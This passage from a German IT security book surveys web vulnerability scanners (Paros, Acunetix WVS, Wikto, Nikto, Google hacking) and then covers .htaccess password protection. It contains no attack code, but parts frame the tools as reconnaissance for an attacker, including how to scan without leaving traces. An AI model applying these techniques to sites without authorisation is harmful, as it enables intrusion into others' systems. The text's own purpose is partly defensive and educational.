


Bild 15.26: Paros checkt unter Alerts die Anfälligkeit für Schwachstellen.

Auf Wunsch generiert Paros auch einen HTML-Report.

Paros Scanning Report

Report generated at Sat, 27 Feb 2010 19:16:51.

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	0
Informational	0

Alert Detail

Medium (Suspicious)	**Lotus Domino default files**
Description	Lotus Domino default files found.
URL	http://www.zone-h.org/?Open
URL	http://www.zone-h.org/?OpenServer
Solution	Remove default files.
Reference	

Bild 15.27: Der Web-Report von Paros

15.6.6 Websecurity-Scanner: WVS

In der Oberliga der Websecurity-Scanner spielen Tools wie der Acunetix Web Vulnerability Scanner (VWS) oder auch Wikto. Einerseits werden diese Tools in kurzen Abständen aktualisiert, sodass die neuesten Angriffstechniken bzw. Exploits zur Verfügung stehen. Auf der anderen Seite ist aber auch die Scanbreite größer: Es werden nicht nur klassische Lücken wie SQL-Injection oder Cross-Site-Scripting abgetastet, sondern auch gleich Schwächen in den Bereichen Authentifizierung, Directory-Enumeration und Parametermanipulation aufgedeckt. WVS arbeitet eine Zielseite in einem vierstufigen Prozess ab:




Bild 15.28: Arbeitsweise WVS

In der Angriffssphase werden CGI-Scanner (anfällige Webservertechnologien), File Checker (z. B. Script Errors, Backup-Files), Directory Checker (Log- und Tracefiles), Text Searcher (Vorhandensein von Sourcecodes, E-Mail-Adressen etc.) und die schon bekannte Google-Hacking Database eingesetzt. Als Highlight verfügt der WVS über Möglichkeiten umfangreicher Parametermanipulation, unter anderem:

- Über 25 XSS-Varianten
- SQL-Injection
- LDAP-Injection
- XPath-Injection
- PHP-Injection
- Code-Execution
- Directory-Traversal
- File-Inclusion
- Script Source Code Disclosure
- CRLF-Injection

Die Bedienung des Acunetix-Tools ist ebenso simpel wie effektiv. Man braucht nicht unbedingt ein Sicherheitsexperte zu sein, um eine umfassende Sicherheitsanalyse zu erstellen. Didaktisch hervorragend aufgemacht ist auch das mitgelieferte, fast zweihundert Seiten starke Online-Manual, das durch seinen Top-Down-Erklärungsansatz für Experten wie interessierte Laien gleichermaßen gut geeignet ist.

Nach der Eingabe des Angriffsziels und einiger weniger Zusatzangaben fängt der WVS an, die Seite zu durchforsten. Das Analysetempo ist beachtlich. Je nach Größe und Umfang der Webseite ist die Analyse nach 60 bis 90 Minuten abgeschlossen.




Bild 15.29: Übersichtliches Scanergebnis nach kurzer Zeit

Das Tool fand auf unserer Testseite zwei gravierende Schwachstellen, vier mittelschwere Fehler und 85 kleinere Einschränkungen. Im nächsten Schritt könnte sich ein Angreifer dafür entscheiden, seinen beabsichtigten Angriff in einem Feintuning noch besser vorzubereiten. Auch darin unterstützt ihn WVS mit einer Reihe von Werkzeugen:

- **HTTP Editor**
  Der HTTP Editor bietet Unterstützung beim Überarbeiten bzw. Neuanlegen von Requests, mit denen die Reaktion und die Rückgabewerte des Webservers überprüft werden können. Der Angreifer kann testen, wie der Host auf spezielle Techniken bei SQL-Injection und Cross-Site-Scripting (XSS) reagiert.

- **HTTP Sniffer**
  Das HTTP-Snifferwerkzeug funktioniert ähnlich wie bei Paros: Der Verkehr zwischen Webclient (ein Webbrowser, der über einen Proxy gesteuert wird) und Webserver kann gezielt über WVS überwacht und manipuliert werden. Zur gezielten Datenmanipulation z. B. für HTTP-Requests können regelbasierte Traps verwendet werden.

- **Authentication Test Tool**
  Hiermit lassen sich (Passwort-)Schwächen beim Anmelden auf der Seite testen.




Bild 15.30: Aufdecken von schwachen Logins

- **HTTP Fuzzer**
  Den Fuzzer verwendet ein Angreifer, um Buffer-Overflows zu provozieren. Hauptbestandteil dieses Werkzeugs ist ein Buchstabengenerator, der die Eingaben auf Webseiten (in der Form von *http://angriffsziel.com/produkte.php?cat=1*) innerhalb einer vorgegebenen Range manipulieren kann, z. B. durch Ersetzen der »1« durch Nummern von 1 bis 999.

Solchermaßen hochgerüstet, kann ein potenzieller Angreifer mit einer guten Datenbasis seinen Hack starten. Allerdings hat ein solcher Leistungsumfang durchaus seinen Preis. So kostet die Consultant-Version, mit der man als Berater unbeschränkt beliebig viele Webseiten ein Jahr lang scannen und den Herstellersupport unbegrenzt in Anspruch nehmen kann, 3.250 US-Dollar. Firmenlizenzen (um seine Firmenserver zu scannen) sind ca. 1000 US-Dollar günstiger. Von daher ist einigermaßen sichergestellt, dass ein Wald-und-Wiesen-Hacker diese Investition vermutlich scheuen wird. Um sich einen ersten Eindruck von der Leistungsfähigkeit dieser Software zu machen, reicht durchaus die Demolizenz[90], mit der man sich allerdings nur an einer vom Hersteller vorgegebenen Webseite austoben kann.

15.6.7 Websecurity-Scanner: Wikto

Das kostenlose Tool Wikto von Sensepost ist für engagierte Webmaster und kleinere Firmen sicherlich gut geeignet, um die Sicherheit ihrer Webseiten zu überprüfen. Um es vorweg zu sagen: Es gibt Dinge, die Wikto nicht beherrscht. Das Tool kann im Gegensatz zu VWS weder die Anfälligkeiten von Webseiten gegenüber SQL-Injections noch die Sicherheitseinstellungen von Firewalls oder Authentifizierungsprobleme überprüfen.

[90] Nach persönlichem Kontakt stellt der Anbieter aber auch eine voll funktionsfähige Trialversion befristet zur Verfügung.

Wikto bietet aber immer noch so viel, dass es sich gut für Angriffs- und Verteidigungszwecke einsetzen lässt.

Wikto (manche haben es auch Nikto for Windows genannt) kommt als eine Art Framework auf den Rechner. Im Gegensatz zu früheren Versionen hat sich die Bedienung ab der Version 2 (ab .Net Framework 2.0) vereinfacht. Während in der älteren Version noch Googles Search-API zum Einsatz kam, übernimmt jetzt SPUD (Download auf *www.sensepost.com*) diese Aufgabe.




Bild 15.31: Vereinfachte Eingabe über den Scan Wizard

Sinnvollerweise startet man die Untersuchung über den SPIDER, der die Verzeichnisstruktur sowie die externen Links auflistet.

Bild 15.32: Sammeln der ersten Informationen

Der Googler von Wikto verfügt über eine doppelte Funktionalität: Erstens werden – vergleichbar mit der Mirror-Funktion – die relevanten Unterverzeichnisse einer Webseite aufgelistet; zweitens kann man die Seite nach bestimmten Dateitypen (z. B. *Doc*, *PDF*, *XLS*, *ZIP*) scannen lassen. Das Besondere dieser Funktion: Der Scanjob erfolgt nicht vom heimischen PC aus, sondern wird an Google delegiert. Der Vorteil: Man hinterlässt gerade beim ersten informativen Zugriff auf die Seite überhaupt keine Spuren. In der Wahl der Dateitypen ist man frei; die Aufzählung erfolgt jeweils mit Komma, aber ohne Leerzeichen. Beim Google-Keyword heißt es aber aufpassen. Wenn man beispielsweise die ZDF-Seite auf *www.zdf.de* scannt und namentlich die Dokumente sucht, die einen Zusammenhang mit dem Fernsehsender aufweisen, gibt man einfach nur *zdf* ein.




Bild 15.33: Wikto Googler bei der Arbeit

Über Google-Hacks haben wir schon gesprochen. Jonny Long[91], der inoffizielle König aller Google-Hacker und Autor des Buches »Google-Hacking for Penetration Testers« aktualisiert in kurzen Abständen seine Datenbank mit interessanten Angriffszielen, die via Google indiziert werden können. Auf diese Datenbank greift Wikto zu und untersucht, inwieweit die Zieladresse bekannte Schwachstellen aufweist. Alles, was man tun muss, ist, die aktualisierte Google-Hacking Dating Base (GHDB) zu laden, die Zieladresse einzugeben und den Startknopf zu drücken. Das Modul lädt nun im oberen Fenster in sequenzieller Reihenfolge alle in der Datenbank befindlichen Hacks, gibt im mittleren Fenster einen Erläuterungstext aus und zeigt im letzten, unteren Fenster,

[91] http://johnny.ihackstuff.com

welche Seiten unserer Zieladresse gegebenenfalls spezifische Schwachstellen aufweisen. In der unteren Reihe zieht man einen Fortschrittsbalken, der den aktuellen Scanstatus anzeigt. Je nach Seitenumfang und in Abhängigkeit davon, ob man parallel andere Wikto-Tasks durchführt, kann ein kompletter Scan durchaus eine bis zwei Stunden in Anspruch nehmen.




Bild 15.34: Google-Hacking mit Wikto

Sehr einfach zu bedienen und auch vom Zweck her leicht zu verstehen ist ein anderes Modul von Wikto: BackEnd. Der Name ist Programm: Er leitet sich ab von den Backend-Interfaces, mit denen Administratoren Zugriff auf Dateien und Verzeichnisse haben, die sich nicht über den Webbrowser aufrufen lassen. Genau das macht das Wikto Backend: Es sucht auf einer Webseite anhand von bestimmten Vorgaben nach sonst nicht zugänglichen Verzeichnissen und Dateien. Im ersten Schritt wird man sinnvollerweise die Schlüsselbegriffe des BackEnds aktualisieren. Allerdings sollte man beachten, dass das Data-Mining anhand sämtlicher Suchbegriffe bei größeren Seiten mehr im Stunden- als im Minutenbereich liegt. Bei der Suche nach Dateien und Verzeichnissen kann die AI-Checkbox helfen, »false positives« zu vermeiden. Normalerweise gibt es die Fehlermeldung 404, wenn eine Seite angesprochen wird, die nicht existiert. Da mitunter aber auch vom Webserver andere (Fehler-)Codes zurückgegeben werden, aufgrund derer das Programm schließen könnte, dass die Seite bzw. das Verzeichnis oder die Datei dennoch existiert, ist es sinnvoll, diese Fehler auszufiltern, um den Angreifer nicht auf eine falsche Fährte zu locken. Zu diesem Zweck nutzen BackEnd und Wikto einen Algorithmus, der auf künstlicher Intelligenz basiert.

Bild 15.35: Mit Wikto Backend auf der Suche nach interessanten Verzeichnissen und Dateien

Das interessanteste Modul hat gleichzeitig dem gesamten Programmpaket seinen Namen gegeben: *Wikto*. Um die Arbeitsweise von Wikto zu verstehen, sollte man zuvor einen Blick auf den Open-Source Vulnerability Webscanner Nikto[92] werfen, der über eine Reihe sehr interessanter Features verfügt:

- Uses rfp's LibWhisker as a base for all network funtionality
- Main scan database in CSV format for easy updates
- Determines »OK« vs »NOT FOUND« responses for each server, if possible
- Determines CGI directories for each server, if possible
- Switch HTTP versions as needed so that the server understands requests properly
- SSL Support (Unix with OpenSSL or maybe Windows with ActiveState's Perl/NetSSL)
- Output to file in plain text, HTML or CSV
- Generic and »server type« specific checks
- Plugin support (standard PERL)
- Checks for outdated server software
- Proxy support (with authentication)

[92] http://cirt.net/nikto2

- Host authentication (Basic)
- Watches for »bogus« OK responses
- Attempts to perform educated guesses for Authentication realms
- Captures/prints any Cookies received
- Mutate mode to »go fishing« on web servers for odd items
- Builds Mutate checks based on robots.txt entries (if present)
- Scan multiple ports on a target to find web servers (can integrate nmap for speed, if available)
- Multiple IDS evasion techniques
- Users can add a custom scan database
- Supports automatic code/check updates (with web access)
- Multiple host/port scanning (scan list files)
- Username guessing plugin via the cgiwrap program and Apache ~user methods

Wikto nutzt bei seinen Sicherheitsscans die Datenbasis von Nikto; er ist außerdem in der Lage, die Ergebnisse in anderen Modulen (BackEnd, Googler) weiterzuverwenden. Bevor man die Zieladresse eingibt und die Nikto-Datenbank lädt, muss man überlegen, ob man die auch in diesem Modul vorhandene AI-Checkbox aktiviert oder nicht. Wir würden das Häkchen setzen, damit wir uns hinterher nicht mit einer Unzahl von Fehlalarmen herumschlagen müssen. Normalerweise arbeitet das Programm mit einem Schwellwert von 0,900. Drückt man z. B. den Reset-Button, ändert sich die Anzeige dramatisch. Man kann auch im laufenden Scan den Schwellwert jederzeit verändern und den Update-Button drücken. Einfach ausprobieren!




Bild 15.36: Schwachstellenscan durch Wikto

Wenn man will, kann man sich die Analyse auch als Excel-Report ausgeben lassen. Als entscheidenden Nachteil empfanden wir aber die relative Unübersichtlichkeit sowohl im Reporting als auch in der Realtime-Anzeige. Um die gravierendsten Schwachstellen für einen beabsichtigten Angriff mit Exploits herauszufiltern, muss man einiges an Zeit investieren – das haben einige Tools mit einer gewichteten Schwachstellenauswertung besser gelöst.

Schwachstellenscanner sind in der Regel aber keine direkten Angriffswerkzeuge. Um die Schwachstellen real auszunutzen, d. h. um Webserver zu manipulieren und auszuspähen, braucht man geeignete Angriffsskripts. Den entscheidenden Tipp, mit welchen Exploits das zu bewerkstelligen ist, liefern die Webscanner allerdings meistens mit. Entweder man googelt nun nach den vorgegebenen Stichwörtern oder greift gleich zum Metasploit-Framework, das inklusive Manual fast tagesaktuelle Updates unter *http://www.metasploit.com* kostenfrei verfügbar macht. Neben der Konsolenversion, die für Windows-Anwender gewohnt ungewohnt ist, gibt es auch die Möglichkeit, das Programm über einen Webclient zu steuern. Um Redundanzen in der Darstellung zu vermeiden, verweisen wir auf Kapitel 18, wo wir uns detailliert mit den Möglichkeiten des Metasploit-Frameworks auseinandersetzen.

Noch ein Tipp am Rande: Der nicht legitimierte Einsatz eines Vulnerability Scanners auf eine fremde Webseite könnte in Kürze schon ernsthafte Konsequenzen nach sich ziehen. Aus einer kalkulierten Regelverletzung kann der Gesetzgeber schnell einen relevanten Straftatbestand machen. Normalerweise ist das Scannen von Webservern allerdings nicht a priori mit einem Eindringen in fremde Server oder unbefugtem Ausspähen fremder Daten identisch. Allerdings können bestimmte Scans z. B. von Eingabeformularen erhöhten Traffic für den Betroffenen verursachen. Als wir eine unserer eigenen Webseiten scannten, erhielten wir beispielsweise im Laufe eines halben Tages mehr als tausend E-Mails über unseren Webserver, die die für die Weiterleitung benutzten E-Mail-Fächer recht ordentlich belasteten. Nach dem ersten Schrecken sahen wir die Sache gelassen und haben die betreffenden Formularseiten geändert. Bei einer fremden Seite hätte man das allerdings auch für eine DoS-Attacke halten und entsprechend reagieren können.

15.7 Abwehrmöglichkeiten gegen Webattacken

Wie schützt man seine Webseite(n) gegen Attacken? In unserem Fall ist das Gift der Angriffstools zugleich auch das Heilmittel. Alle hier vorgestellten Programme weisen Sicherheitslücken und -mängel auf. Allerdings lässt sich die Angriffsfläche schon um mehr als 90% reduzieren, wenn drei typische Schwächen abgestellt werden:

- Auf dem Webserver laufen ungepatchte Programme.
- Die Programmierung der Webseiten ist fehlerbehaftet.
- Die vorhandenen Sicherheitsmechanismen wie z. B. Passwortabfragen werden nur unzureichend genutzt.

Die Gefahr, ungepatchte Webserver und -komponenten einzusetzen, trifft vor allem diejenigen Anwender, Privatpersonen und Firmen gleichermaßen, die eigene Webserver

in Betrieb nehmen, ohne regelmäßig Updates und Patches aufzuspielen. Wer hier einen professionellen Internet Service-Provider beauftragt und diesen in unregelmäßigen Abständen mit einem Audit heimsucht, bleibt von derlei Problemen in der Regel weitgehend verschont.

Typische Programmierfehler sowie ungenügende Eingabeprüfungen wiederum erhöhen die Anfälligkeit gegenüber SQL-Injections und Cross Site Scripting seitens bösartiger User. Die meisten dieser Sicherheitslücken (so man sie kennt) sind relativ primitiv zu stopfen, oft reicht es, in den entsprechenden Applikationen den HTML-Code an einer Stelle zu ändern, z. B. im Inputparameter Sonderzeichen auszufiltern. Etwas mehr Aufwand kostet dagegen das Absichern des Webzugangs selbst. Schließlich wird man auch als Web-Hobbyist kein gesteigertes Interesse daran haben, dass fremde User nach Belieben auf die in Heimarbeit erstellte Webseite und ihre Inhalte zugreifen.

15.7.1 .htaccess schützt vor unbefugtem Zugriff

Eine beliebte und relativ sichere Methode, wichtige Daten (z. B. die *ftp.ini* oder MP3-Dateien) auf dem Webserver vor ebenso neugierigen wie unbefugten Augen zu schützen, ist der Einsatz der Konfigurationsdatei *.htaccess*. Auf NCSA-kompatiblen Webservern (z. B. Apache) schützt diese Datei Ordner und einzelne Dateien vor fremdem Zugriff. Liegt *.htaccess* in einem Verzeichnis, gelten alle in dieser Datei getroffenen Einschränkungen für dieses und alle darunter liegenden Verzeichnisse. Hauptanwendungsgebiet dieser Dateien ist der Passwortschutz für Webseiten, da eine *.htaccess*-Datei dem Browerzugriff automatisch entzogen ist und ihre Geheimnisse nicht so schnell preisgibt. Der Aufbau der *.htaccess*-Datei ist relativ einfach. Meistens findet sich folgender Minimaleintrag:

```
#Kommentarzeile - Beschreibung der Einträge
AuthUserFile \\...\\secur\\.htpasswd
AuthName Hochsicherheitstrakt
AuthType Basic
<Limit GET>
require user peter
</Limit>
```

Die erste Zeile dient lediglich der Kommentierung und beginnt mit einem #. Zeile 2 zeigt den Namen des zu schützenden Verzeichnisses samt zugehöriger Passwortdatei. Zeile 3 legt den Eintrag fest, den der User beim Einloggen zu sehen bekommt, z. B. *Enter username and password for »Hochsicherheitstrakt«*. Die Passwortdatei *.htpasswd* ist ebenfalls eine ASCII-Datei und der vorangestellte Punkt gehört zum Dateinamen. Jede Zeile enthält die Kombination aus User und Passwort, jeweils getrennt durch einen Doppelpunkt.

Bild 15.37: Passwortdatei für *.htaccess*

Da die Passwörter allerdings verschlüsselt gespeichert werden, brauchen Sie dafür noch einen *.htaccess*-Generator; noch einfacher kann man diese Prozedur über *http://masterbootrecord.de/docs/htaccess.php3*[93] oder den Htaccess Generator[94] abwickeln. Allerdings muss man die erzeugten Einträge noch in die beiden Dateien *.htaccess* und *.htpasswd* integrieren. Dazu öffnet man die Kommandoshell unter Windows mit *Start / cmd* und erzeugt dann mit *copy con .htacess* bzw. *copy con .htpasswd* die beiden Dateien. Danach speichern Sie die Datei mit der Tastenkombination Strg+Z ab. Dieser Weg ist etwas umständlich, da sich die meisten Editoren weigern, einen Dateinamen mit vorangestelltem Punkt zu erstellen. Hat man diese beiden Dateien erstellt, kopiert man sie über FTP in das entsprechende Zielverzeichnis. Die Schutzwirkung setzt sofort ein.




Bild 15.38:
Erzeugen von *.htaccess*- und Passwortdatei per Web-Formular

Unsere spezielle Seite ist jetzt relativ sicher vor fremdem Zugriff. Wenn der User einen Link auf eine geschützte Seite anklickt, greift die Authentifizierung: Nur die Kombination aus Username und Passwort schaltet den Zugriff frei. Was auch funktioniert, ist der Login mit vorangestellter Benutzerkennung + Passwort: *http.//peter:meinpasswort@www.meine seite.de.*

---

93 oder auch: http://domainunion.de/htaccess/htaccess.html

94 http://www.pc-adviser.de/php/htaccess/htaccess_generator.php

